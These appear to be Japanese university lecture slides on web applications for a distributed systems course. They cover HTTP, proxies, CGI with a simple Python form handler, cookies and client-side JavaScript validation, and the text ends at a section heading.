
分散システム 第13-15回
― Webアプリケーション ―


高田秀志（TAKADA Hideyuki）
双見 京介（FUTAMI Kyosuke）
2025年11月

Webアプリケーション



- 静的なWebページ：常に同じ内容
- 動的なWebページ：その都度異なる内容
  - プログラム(Webアプリケーション)により生成
  - サーバ側、ブラウザ側両方で生成可


WWWの基本技術



- HTTP (Hypertext Transfer Protocol)
  ブラウザとサーバ間での通信規約
- URL (Universal Resource Locator)
  ブラウザが取得するファイル等の識別子
- HTML (Hypertext Markup Language)
  ドキュメントを記述するための言語

プロキシサーバ


ブラウザとサーバの間で代理（Proxy）として動作するサーバ



プロキシサーバ

フォワードプロキシ


- ユーザーの代理としてWebサーバーにアクセスするプロキシサーバー
- インターネットと組織内LANの境界において、基本的には組織内LAN側に設置



プロキシサーバ

リバースプロキシ


- インターネットと組織内LANの境界において、インターネット側に設置される
- Webサーバーのために存在するプロキシサーバという位置づけ。ここから通信が分散されてユーザーからのリクエストを受信。



プロキシサーバ：目的の例


ブラウザとサーバの間で代理(Proxy)として動作するサーバ

プロトコル変換




HTTPしか扱えないブラウザでFTPサーバへアクセスできるようにする

文字コード変換




EUCしか表示できないブラウザでSJISで提供されているコンテンツを表示可能にする

ファイアウォール超え



ブラウザからサーバへのアクセスがファイアウォールで塞がれている場合に迂回する


キャッシュ



サーバから一度取得したコンテンツをプロキシ上で保存しておき，2回目以降のアクセスで再利用する

ハイパーテキスト（Hypertext）

リンクによって結合されたテキストの集合体




※テキストはWikipediaから引用

テキストに「アンカ」を付け，アンカに他のテキストが「リンク」される


Common Gateway Interface (CGI)

元々のWeb



Webサーバは，URLで指定されたファイルの中身を返すだけ

CGIによる拡張
（Webアプリケーション）



- HTTPハンドラによって起動されたCGIプログラムが（必要に応じて）データベースを参照し，HTML文書を生成
- ブラウザから見ると，WebサーバからHTML文書が返答されることに変わりはない
- ユーザの入力によって表示されるコンテンツが動的に変化する対話的なアプリケーションを実現

CGIプログラムの例

入力フォームを表示するHTML文書

```
<html>
  <head>
    <meta http-equiv="content-type" content="text/html;charset=utf-8">
  </head>
  <body>
    <form name="form1" action="/cgi-bin/formtest.py" method="POST">
      Input something:
      <input type="text" name="param1" />
      <button type="submit" name="submit">Send</button>
    </form>
  </body>
</html>
```

起動するCGIプログラムを指定

サーバ上で実行されるCGIプログラム

```
#! /usr/bin/env python

import cgi

form = cgi.FieldStorage()
param_str = form.getvalue('param1','no input')

print("Content-type: text/html¥n")
print("""
<html>
  <head>
    <meta http-equiv="Content-Type" content="text/html; charset=utf-8"/>
  </head>
  <body>
    <p>Your input is %s. </p>
  </body>
</html>
""" % (param_str,))
```

ブラウザ上の入力を取得

HTTPヘッダを出力

HTML文書を出力


http://www.cm.is.ritsumei.ac.jp/class/distsys/formtest.html

ブラウザ上でのプログラムの実行


- Javaアプレット
  - Javaで記述されたアプリケーションがサーバから配信され，ブラウザ上で実行
  - 最近ではほとんど使われない
- Flash
  - Adobe社により開発された動画やゲーム等を実現する環境
  - 現在は非推奨
- HTML5，JavaScript
  - インタラクティブなWebページを実現するためのオープンな規格
  - モバイル環境でも実行可能

HTTP

- WebブラウザとWebサーバの間のメッセージ交換プロトコル
  - 様々なデータを扱う可能性
  - 用途ごとに基本的なメソッドが存在
- 基本的なメソッド
  - head: ドキュメントのヘッダ(日付やサイズ)を要求
  - get: サーバからドキュメントを取得
  - put: サーバにドキュメントを送信 (ファイル送信等)
  - post: サーバにドキュメントを送信 (パスワード送信等の使用が多い)
  - delete: サーバ上のドキュメント削除を要求




HTTP要求メッセージのフォーマット



HTTP応答メッセージのフォーマット

HTTP


- ステータスコード
  - 100番台: 続きの情報がある
  - 200番台: Webサーバが要求を処理できた
  - 300番台: 別のURLへ要求を出し直すように要求
  - 400番台: Webブラウザの要求に問題があり、処理できなかった
    - (例) 403 (Forbidden)、404 (Not Found)
  - 500番台: Webサーバに問題があり、処理できなかった



HTTP応答メッセージのフォーマット

Cookie

- HTTPはステートレスな(状態を保持しない)プロトコル
  → セッションを維持するための仕組みがなければ、
  ショッピングサイト等は作れない
- Cookie(クッキー)
  - Webブラウザ側で保持される状態管理のためのデータ



JavaScript

- 動的ページ作成のための代表的なスクリプト言語
  - サーバ側、クライアント側両方で使用
  - HTML文書に埋め込むことも可能だが、
    文書間で共用するため別ファイルにすることが多い
- ECMAScript: 標準化されたJavaScript
  - 元々MozillaやMicrosoftが独自に実装していた
  - Ecmaインターナショナルにより標準化
    - 情報通信システムの分野における国際的な標準化団体
  - 現在、多くのブラウザで処理可能

(例) JavaScriptプログラム

ブラウザ上(クライアント側)で実行するプログラム

```
<script language="javascript">
  function check() {
    var param = document.form1.text1.value;
    if(param == '') {
      alert("値を入力してください。");
      return false;
    } else if(param.match( /[^0-9]+/ )) {
      alert("数字のみを入力してください。");
      return false;
    }
    return true;
  }
</script>

<input type="submit" value="Send" onclick="return check();">
```

Webアプリケーションの同期性

